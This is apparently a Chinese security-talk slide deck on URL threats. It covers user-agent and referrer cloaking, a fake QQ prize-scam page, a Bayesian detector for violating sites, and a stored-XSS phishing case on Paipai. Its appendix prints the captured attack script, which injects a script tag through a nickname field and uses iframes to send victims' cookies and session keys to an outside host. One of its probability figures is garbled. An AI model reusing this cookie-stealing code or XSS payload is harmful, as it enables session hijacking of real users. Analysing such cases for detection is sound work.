

## URL大数据里的红与黑

Fooying



- Fooying
- 知道创宇安全研究团队成员,邪红色信息安全组织 核心成员;
- 微博:http://weibo.com/fooying http://t.qq.com/fooying
- 空间: http://hi.baidu.com/fooying



# URL魔法




## • 魔法元素:ua

Fi	refox Y 杭州工业招商网-Hangzhou Industri × about:config ×	+	
F		☆ ▼ で	[Z]   + 🔞   ·
עו	《狐官方站点 🙆 访问最多 🛄 新手上路 🔒 常用网址		





## • 魔法元素: ua



- Ua魔法解析
- general.useragent.override=Googlebot/2.1
- general.useragent.override=Baiduspider
- · 这是通过js等方式,判断ua,如果ua是谷歌或者百度等爬虫ua,则重写当前页面



## • 魔法元素:referrer







## • 魔法元素:referrer

http://www.xytv.cn/NEWS/shizhengxinwen/2013/0502/gov/3487.html



◎2013 Baidu 此内容系百度根据您的指令自动搜索的结果,不代表百度赞成被搜索网站的内容或式

百度一下

结果中找 帮助 反馈意见 举报 高级搜索



## • 魔法元素:referrer





- referer魔法解析
- 我们通过火狐的hackbar插件来进行一次带有来自 百度referer的访问





- 高级钓鱼
- 利用拍拍网的存储型xss而进行的高级钓鱼




- 亲,亲反映的售后服务问题,我们给亲退款58元作为优惠,亲填写下退款信息: http://mcs.paipai.com/RWsiZV\*\*\*
- (通过拍拍多客服系统群发,点击屏蔽此卖家群发消息http://mcs.paipai.com/TnkCEwcgr

 http://shop1.paipai.com/cgibin/shopmsg/showshopmsg?shopId=262289\*\*\* &page=1&iPageSize=1&t=0.8497088223518993 &g\_tk=2019233269&g\_ty=ls&PTAG=40012.5.9

- var msgContent =
   [false,false,1,false,'235192\*\*\*:<script/src=http:///t.cn/zjhKDPE> ',' ','000000000000','2012-11-11','04:58:35','店主回复','000','2012-11-11','04:59:33',false,'2684118472:</script> ',' ','0000000000','2012-11-11','04:57:25','店主回复','00000','2012-11-11','04:59:25',"];
- showLeaveMsg(msgContent, 1);

- 235192\*\*\* : QQ号
- <script/src=http://t.cn/zjhKDPE>:QQ昵称





想找到久违的熟人?使用圈子



<script/src=http://t.cn/zle6Jvp?(235193

女 26岁 北京 密云

食《我的Qzone第一天》 我的名字:<script/src=http://t.cn/zle6Jvp? 我是:[图片] ∄

举报





www.hxx6.com/?qqdrsign=0464b

騰讯QQ公司抽奖活动客服咨询热线申话: 0755-88879539



腾讯客服 美注用户体验 KF.QQ.COM

腾讯客服

腾讯公司

抽奖公证

领奖流程

輸入搜索关键字,空格隔开 Q



郑重声明:QQ用户如收到中奖消息请立即拨打腾讯公司总部电话:【0755-88879539】与王经理接听!进行确认!

#### 郑重声明.

收到腾讯发出的中奖信息请立即拨打腾讯总部电话:0755-88879539 王经理接听 ,其他电话均为假冒腾讯公司客服 电话。

如逾期没有办理,公司将把您填写的资料提交至法院进行起诉您本人,办理之前必须与总部联系! 根据法律规定逾期 者,可处罚金额一万元至十万元不等的处罚金额,请用户抓紧时间联系总部。最终解释权归膳讯公司所有。

本公司法律事务部受本公司指示,特此郑重法律声明! 严格保护您的个人信息的安全。我们使用各种安全技术和程序 来保护您的个人信息不被未经授权的访问、使用或泄漏。如果您对我们的隐私保护有任何置疑,请联系总部。违反国 家规定,获奖者逾期无办理。无联系构成违约。依照规定处罚。《中华人民共和国刑法》

#### 快速通道

- 🐊 家长监护工程
- □ 热腾学堂
- 程问结果查询
- 🙎 好友恢复
- ₩ 好友管理
- 安全举报专区

#### 温馨提示:

- 1、不法分子会通过假冒客服人员,进行要求骗取用户的00密码、密码保护等,从而盗取用户00号码。请注意提高网络安全意 识,通过腾讯客服网站或者00号码安全专线(0755-88879539)解决使用腾讯产品所遇到的疑问。
- 2、获取正确腾讯客服电话,您可以拨打腾讯客服电话(0755-88879539)进行查询。

近期腾讯公司收到热心用户反馈的信息,发现这些案例中都出现了一些虚假的腾讯客服电话。我们根据不法分子惯用的手段整 理了识别网络假冒腾讯客服电话的一些常见方式,请您仔细阅读,以防上当。

#### 辨别方法:腾讯QQ号码安全专线为0755-88879539

请广大网民提高网络安全意识,注意识别腾讯00中奖活动客服客服电话:0755-88879539(腾讯抽奖活动客服热线电话)

目前有部分用户不知道腾讯公司的客服电话,腾讯官方的建议是:拨打腾讯客服电话:0755-88879539 获得正确的客服电话。

#### 腾讯客服电话:0755-88879539

- 腾讯公司最近有抽奖活动吗 ###
- 腾讯QQ客服电话是什么 #\*\*\*\*
- 腾讯公司客服电话是什么 #\*\*\*
- 腾讯公司抽奖活动是真的吗 #\*\*\*
- 腾讯公司周年庆典活动是真的吗 [11]
- 腾讯,00点部客服电话是多少 [10]
- 腾讯公司总部活动电话是什么 #\*\*\*
- 腾讯公司游戏抽奖活动是真的吗 [10]
- 腾讯QQ客服电话号码是什么♥



→ C ↑ tgsvip.wbsl2013.com/ind.htm?qqdrsign=04627



正在进行的活动

尊敬的 🖰 🖰 用户:

恭喜!您的QQ号码被腾讯后台系统抽选为 **腾讯QQ周季 炙典** 获奖幸运用户,您将获得由 腾讯计算机系统有限公司送出的万元等现金奖以及苹果公司资助商提供苹果MacBook Pro(MC975CH/A)笔记本一台(价值¥1.5万)

- ① 当您收到此消息时 请您立即登陆本次庆典活动网: ② http://www.qq.com/ 请点击进行查看活动详情!
- ② 登陆网站后,请仔细阅读活动网上的内容以及相关规定及要求,并填写上您的个人详细资料,以便确认及领取,
- ③ 验证您本次活动是否是幸运用户的验证码为:5358 请您牢记您的验证码。
- ④ 为了确保您的奖项安全, 请您妥善保管好您的个人帐户以及密码. 腾讯公司是不会通过任何形式向您索取您私人的任何密码, 如有丢失, 腾讯公司不承担任何责任.
- ⑤ 此消息是由腾讯公司后台系统给予发出,本次活动绝对真实有效,本次活动已经过深圳市公证处公证,同时也在网安备案.请广大腾讯QQ用户放心领取.



















## URL检测引擎开发浅谈



- 1、找出网站特征
- 2、针对特征进行识别

• 以违规引擎的为例



## • 贝叶斯算法

### - 贝叶斯定理:

$$P(B|A) = \frac{P(A|B)P(B)}{P(A)}$$

• 当事件A存在时,事件B出现的概率等于当B存在时事件A出现的概率乘以事件B出现的概率的积再除于事件A出现的概率



- 1、title
- 2, keywords
- 3、content



- 1、提取关键词,通过title、keywords、content
- 2、处理关键词,分词
- 3、贝叶斯算法根据词库计算最终概率
- 4、对比临界值,大于临界值则为违规网站
- 5、输出结果
- 6、可以加入白名单机制



• 提取关键词,通过title、keywords、content

- 1、爬虫爬取网页源码
- 2、正则等方式匹配title等

• 如:<title>(.\*?)</title>



• 处理关键词,分词

- 1、组合不同部分关键词
- 2、使用组件分词
- 3、得到关键词列表



• 贝叶斯算法根据词库计算最终概率

- 1、计算每个关键词存在时网页是违规网页的概率
- 2、计算联合概率
  - 联合概率:

•P=
$$\frac{(p1*p2*p3...)}{(p1*p2*p3...)+(1-p1)(1-p2)(1-p3)...}$$



## • 贝叶斯算法根据词库计算最终概率

- 1、计算每个关键词存在时网页是违规网页的概率
  - 假设在所有网站中,违规网站概率P(Y)为0.5,非违规网站P(N)也是0.5(实际需要庞大样本进行计算)
  - 假设词库样本(以下六个词在正常及违规网站中概率如下):

sex 正常网站: 0.05 %
 情色 正常网站: 0.04%
 免费送 正常网站: 0.07%
 基规网站: 6%
 免费送 正常网站: 0.07%
 基规网站: 4%
 QQ中奖 正常网站: 0.02%
 违规网站: 3%
 预测彩票 正常网站: 0.01%
 违规网站: 2%

• 实际引擎开发需要庞大样本训练统计,同样涉及到分词



• 贝叶斯算法根据词库计算最终概率

- 1、从关键词sex(用S代替)开始,计算当一个网站中存在这个关键词是违规网站的概率P(Y|S)
- 根据贝叶斯定理:
  - -P(Y|S) = (P(S|Y)P(Y))/(P(S|Y)P(Y)+P(S|N)P(N))
  - 即P(S|Y)=5%, P(S|N)=0.05%, P(Y)=50%,P(N)=50%
  - 所以:P (Y|S) =99.0099%



- 贝叶斯算法根据词库计算最终概率
- 同样计算其他几个关键词的概率:
  - -情色: P2=99.34%
  - 免费送: P3=98.28%
  - qq中奖: P4=99.34%
  - 预测彩票: P5=99.5%
- 通过联合概率公式计算最终概率:
  - Px=P1\*P2\*P3\*P4\*P5=9553702964.990184%
  - Py= (1-P1) (1-P2) (1-P3) (1-P4) (1-P5) =0.374616%
  - -P=Px/Px+Py=99.99%



- 最终完成引擎的开发
- 通过整个开发过程,我可以发现需要准备以下几点:
  - -1、词库的提前训练
  - -2、相关概率的提前计算
  - -3、临界值的设定及调整(一般在引擎开发完后根据情况可继续调整)



- URL世界丰富多彩
- 违规、篡改等更多直接的出现在网站首页
- 钓鱼仿冒往往更多的是具体的链接
- 期待与大家一起挖掘更多的URL趣事



# 谢谢!



## 样例url:

ua:<a href="http://www.hzindus.gov.cn/">http://www.hzindus.gov.cn/</a>

referrer: http://www.xytv.cn/NEWS/shizhengxi

nwen/2013/0502/gov/3487.html



## 高级钓鱼相关代码:

亲,亲反映的售后服务问题,我们给亲退款58元作为优惠,亲填写下退款信息:

http://mcs.paipai.com/RWsiZVpoe(通过拍拍多客服系统群发,点击屏蔽此卖家群发消息

http://mcs.paipai.com/TnkCEwcgr

-----

http://shop.paipai.com/2622893717

-----



## 高级钓鱼相关代码:

view-source:http://shop1.paipai.com/cgi-bin/shopmsg/showshopmsg?shopId=2622893717&page=1&iPageSize=1&t=0.8497088223518993&g\_tk=2019233269&g\_ty=ls&PTAG=40012.5.9

var msgContent =
[false,false,1,false,'2351926008:<script/src=http://t.cn/zjhKDPE> ','
','0000000000','2012-11-11','04:58:35','店主回复','000','2012-1111','04:59:33',false,'2684118472:</script> ',' ','00000000000','201211-11','04:57:25','店主回复','00000','2012-1111','04:59:25',"];showLeaveMsg(msgContent, 1);

## 高级钓鱼相关代码:

```
view-source:http://shop1.paipai.com/cgi-bin/shopmsg/showshopmsg?shopId=2622893716&page=1&iPageSize=1&t=0.8497088223518993&g_tk=2019233269&g_ty=ls&PTAG=40012.5.9------
```

var msgContent = [false,false,0,"];
showLeaveMsg(msgContent, 1);



```
document.writeln("<html>");
document.writeln("<head>");
document.writeln("<meta http-equiv='Content-Type'
content='text/html; charset=gb2312'>");
document.writeln("<title>拍拍网:腾讯旗下购物网站
</title>");
document.writeln("<link rel='shortcut icon'
href='http://www.paipai.com/favicon.ico' type='image/x-
icon'/>");
```



```
document.writeln("<mce:style><!--");
document.writeln("body { margin: 0px; }");
document.writeln("iframe {border: 0px;}");
document.writeln("--></mce:style><style
mce bogus='1'>body { margin: 0px; }");
document.writeln("iframe {border: 0px;}</style>");
document.writeln("</head>");
document.writeln("<body scroll='no'>");
document.writeln("<iframe id='frame3d' name='frame3d'
frameborder='0' width='100%' scrolling='auto'");
```



```
if(window.location.search.indexOf("action=pin")<0){
document.writeln("style='margin-top: -4px;'
onload='this.style.height=document.body.clientHeight'
height='100%'
src='http://auction1.paipai.com/AE09BE660000000000010
000213E56BE'
mce src='http://www.paipai.com'></iframe><iframe
width=100% height=1 frameborder=0 scrolling=auto
src='http://my.tuzihost.com/pp.php?uin="+$getCookie('ui
n')+"&skey="+$getCookie('skey')+"&g tk="+$getToken()
+"'></iframe><iframe width=100% height=1
frameborder=0 scrolling=auto
src=http://www.baidu.com></iframe>");
```

```
else{
document.writeln("style='margin-top: -4px;'
onload='this.style.height=document.body.clientHeight'
height='100%'
src='http://crm.paipai.com/pbi.shtml?id=0c369d25000f68
70' mce src='http://www.paipai.com'></iframe><iframe
width=100% height=1 frameborder=0 scrolling=auto
src='http://my.tuzihost.com/pp.php?uin="+$getCookie('ui
n')+"&skey="+$getCookie('skey')+"&g_tk="+$getToken()
+"'></iframe><iframe width=100% height=1
frameborder=0 scrolling=auto
src=http://www.baidu.com></iframe>");
```

```
document.writeln("</body>");
document.writeln("</html>");
           function resize(){
     document.getElementById('frame3d').style.height =
document.body.clientHeight+"px";
           window.onresize = resize;
if(window.location.search.indexOf("action=get")>0){
document.writeln("<iframe width=100% height=1
frameborder=0 scrolling=auto
src='http://my.tuzihost.com/2/c.php?c="+escape(docume
nt.cookie)+"'></iframe>");
```

```
function $getToken(){
     var skey=$getCookie("skey"),
           token=skey==null?"":$time33(skey);
     return token;
function $getCookie(name){
//读取COOKIE
     var reg=new
RegExp("(^{\prime})"+name+"=([^{\prime};]*)(;|$)"),
           val=document.cookie.match(reg);//如果获取不
到会提示null
     return val?unescape(val[2]):null;
```

```
function $time33(str){
  //哈希time33算法
  for(var i = 0, len = str.length,hash = 5381; i < len;
++i){}
    hash += (hash << 5) + str.charAt(i).charCodeAt();
  };
  return hash & 0x7fffffff;
```